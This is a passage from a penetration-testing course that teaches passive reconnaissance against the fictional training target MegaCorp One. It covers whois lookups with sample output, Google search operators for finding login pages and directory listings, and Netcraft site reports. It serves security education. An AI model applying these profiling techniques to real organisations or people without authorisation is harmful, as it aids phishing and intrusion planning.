


Figure 20: About Us - MegaCorp One

We could use these addresses in a social media information gathering campaign. We will discuss this in more detail in a later section.

It's also worth mentioning that the company's email address format follows a pattern of "first initial + last name". However, their CEO's email address simply uses his first name. This indicates that founders or long-time employees have a different email format than newer hires. This information could be useful in a later stage of the assessment.

Corporate social media accounts, found on the same page, are also worth recording for further research:

Copyright © Offensive Security Ltd. All rights reserved.




Figure 21: Social Media - MegaCorp One

Let's update our notes to keep track of each of these bits of information including the email address format and social media sites references.

6.3 Whois Enumeration

Whois[139] is a TCP service, tool, and a type of database that can provide information about a domain name, such as the *name server*[140] and *registrar*.[141] This information is often public since registrars charge a fee for private registration.

We can gather basic information about a domain name by executing a standard forward search by passing the domain name, megacorpone.com, into the **`whois`** client:

```
kali@kali:~$ whois megacorpone.com
   Domain Name: MEGACORPONE.COM
   Registry Domain ID: 1775445745_DOMAIN_COM-VRSN
   Registrar WHOIS Server: whois.gandi.net
   Registrar URL: http://www.gandi.net
   Updated Date: 2019-01-01T09:45:03Z
```

[139] (Wikipedia, 2019) https://en.wikipedia.org/wiki/WHOIS

[140] (Wikipedia, 2019) https://en.wikipedia.org/wiki/Name_server

[141] (Wikipedia, 2019) https://en.wikipedia.org/wiki/Domain_name_registrar

Copyright © Offensive Security Ltd. All rights reserved.



```
   Creation Date: 2013-01-22T23:01:00Z
   Registry Expiry Date: 2023-01-22T23:01:00Z
...
Registry Registrant ID:
Registrant Name: Alan Grofield
Registrant Organization: MegaCorpOne
Registrant Street: 2 Old Mill St
Registrant City: Rachel
Registrant State/Province: Nevada
Registrant Postal Code: 89001
Registrant Country: US
Registrant Phone: +1.9038836342
...
Registry Admin ID:
Admin Name: Alan Grofield
Admin Organization: MegaCorpOne
Admin Street: 2 Old Mill St
Admin City: Rachel
Admin State/Province: Nevada
Admin Postal Code: 89001
Admin Country: US
Admin Phone: +1.9038836342
...
Registry Tech ID:
Tech Name: Alan Grofield
Tech Organization: MegaCorpOne
Tech Street: 2 Old Mill St
Tech City: Rachel
Tech State/Province: Nevada
Tech Postal Code: 89001
Tech Country: US
Tech Phone: +1.9038836342
...
Name Server: NS1.MEGACORPONE.COM
Name Server: NS2.MEGACORPONE.COM
Name Server: NS3.MEGACORPONE.COM
...
```

Listing 194 - Using whois on megacorpone.com

Not all of this data is useful, but we did discover some valuable information. First, the output reveals that Alan Grofield registered the domain name. According to the Megacorp One Contact page, Alan is the “IT and Security Director”.

We also found the name servers for MegaCorp One. Name servers are a component of DNS, which we won’t be examining here, but we should add these servers to our notes.

In addition to this standard forward lookup, which gathers information about a DNS name, the whois client can also perform reverse lookups. Assuming we have an IP address, we can perform a reverse lookup to gather more information about it:

```
kali@kali:~$ whois 38.100.193.70
...
NetRange:       38.0.0.0 - 38.255.255.255
CIDR:           38.0.0.0/8
NetName:        COGENT-A
```


Copyright © Offensive Security Ltd. All rights reserved.

```
...
OrgName:        PSINet, Inc.
OrgId:          PSI
Address:        2450 N Street NW
City:           Washington
StateProv:      DC
PostalCode:     20037
Country:        US
RegDate:
Updated:        2015-06-04
...
```

Listing 195 - Whois reverse lookup

The results of the reverse lookup gives us information on who is hosting the IP address. This information could be useful later, and as with all the information we gather, we will add this to our notes.

6.3.1.1 Exercise

1. Use the whois tool in Kali to identify the name servers of MegaCorp One.

6.4 Google Hacking

The term "Google Hacking" was popularized by Johnny Long in 2001. Through several talks[142] and an extremely popular book (*Google Hacking for Penetration Testers*[143]), he outlined how search engines like Google could be used to uncover critical information, vulnerabilities, and misconfigured websites.

At the heart of this technique were clever search strings and *operators*[144] that allowed creative refinement of search queries, most of which work with a variety of search engines. The process is iterative, beginning with a broad search, which is narrowed down with operators to sift out irrelevant or uninteresting results.

Let's try a few of these operators and get a feel for how they work.

The *site* operator limits searches to a single domain. We can use this operator to get a rough idea of an organization's web presence:

[142] (Wikipedia, 2019) https://en.wikipedia.org/wiki/Google_hacking

[143] (Johnny Long, Bill Gardner, Justin Brown, 2015), https://www.amazon.com/Google-Hacking-Penetration-Testers-Johnny/dp/0128029641/ref=dp_ob_image_bk

[144] (Google, 2019), https://support.google.com/websearch/answer/2466433?hl=en

Copyright © Offensive Security Ltd. All rights reserved.




Figure 22: Searching with a Site Operator

We can then use further operators to narrow these results. For example, the *filetype* (or *ext*) operator limits search results to the specified file type.

In this example, we combine operators to locate PHP files (**`filetype:php`**) on www.megacorpone.com (**`site:megacorpone.com`**):

Copyright © Offensive Security Ltd. All rights reserved.




Figure 23: Searching with a Filetype Operator

We only get one result but it is an interesting one. Our query found the login page for an instance of AlienVault OSSIM,[145] a security information and event management (SIEM) platform. Security teams use SIEM tools to monitor applications and network traffic for malicious activities. Usually these tools are only available on internal networks. We should note this URL as it might prove useful if we can find user credentials to login during the active exploitation phase.

The *ext* operator could also be helpful to discern what programming languages might be used on a web site. Searches like *ext:jsp*, *ext:cfm*, *ext:pl* will find indexed Java Server Pages, Coldfusion, and Perl pages respectively.

We can also modify an operator using - to exclude particular items from a search, narrowing the results.

For example, to find interesting, non-HTML pages, we can use **`site:megacorpone.com`** to limit the search to megacorpone.com and subdomains, followed by **`-filetype:html`** to exclude HTML pages from the results:

[145] (AT&T, 2019), https://cybersecurity.att.com/products/ossim

Copyright © Offensive Security Ltd. All rights reserved.




Figure 24: Searching with the Exclude Operator

In this case, we found several interesting pages, including an administrative console.

In another example, we can use a search for **`intitle:“index of” “parent directory”`** to find pages that contain “index of” in the title and the words “parent directory” on the page.

Copyright © Offensive Security Ltd. All rights reserved.




Figure 25: Using Google to Find Directory Listings

The output refers to *directory listing*[146] pages that list the file contents of the directories without index pages. Misconfigurations like this can reveal interesting files and sensitive information.

These basic examples only scratch the surface of what we can do with search operators. The Google Hacking Database (GHDB)[147] contains multitudes of creative searches that demonstrate the power of creative searching with combined operators:

[146] (MITRE, 2019), https://cwe.mitre.org/data/definitions/548.html

[147] (Offensive Security, 2019), https://www.exploit-db.com/google-hacking-database

Copyright © Offensive Security Ltd. All rights reserved.



Figure 26: The Google Hacking Database (GHDB)

Mastery of these operators, combined with a keen sense of deduction, are key skills for effective search engine "hacking".

6.4.1.1 Exercises

1. Who is the VP of Legal for MegaCorp One and what is their email address?
2. Use Google dorks (either your own or any from the GHDB) to search www.megacorpone.com for interesting documents.
3. What other MegaCorp One employees can you identify that are not listed on www.megacorpone.com?

6.5 Netcraft

Netcraft[148] is an Internet services company based in England offering a free web portal that performs various information gathering functions. The use of services such as those offered by Netcraft is considered a passive technique since we never interact with our target directly.

Let's review some of Netcraft's capabilities. For example, we can use Netcraft's DNS search page (*https://searchdns.netcraft.com*) to gather information about the *megacorpone.com* domain:

[148] (Netcraft, 2019), https://www.netcraft.com/

Copyright © Offensive Security Ltd. All rights reserved.




*Figure 27: Netcraft Results for *.megacorpone.com Search*

For each server found, we can view a “site report” that provides additional information and history about the server by clicking on the file icon next to each site URL.

Copyright © Offensive Security Ltd. All rights reserved.




Figure 28: Netcraft Site Report for www.megacorpone.com

The start of the report covers registration information. However, if we scroll down, we discover various “site technology” entries:

Copyright © Offensive Security Ltd. All rights reserved.




Figure 29: Site Technology for www.megacorpone.com

This list of subdomains and technologies will prove useful as we move on to active information gathering and exploitation. For now, we will add it to our notes.

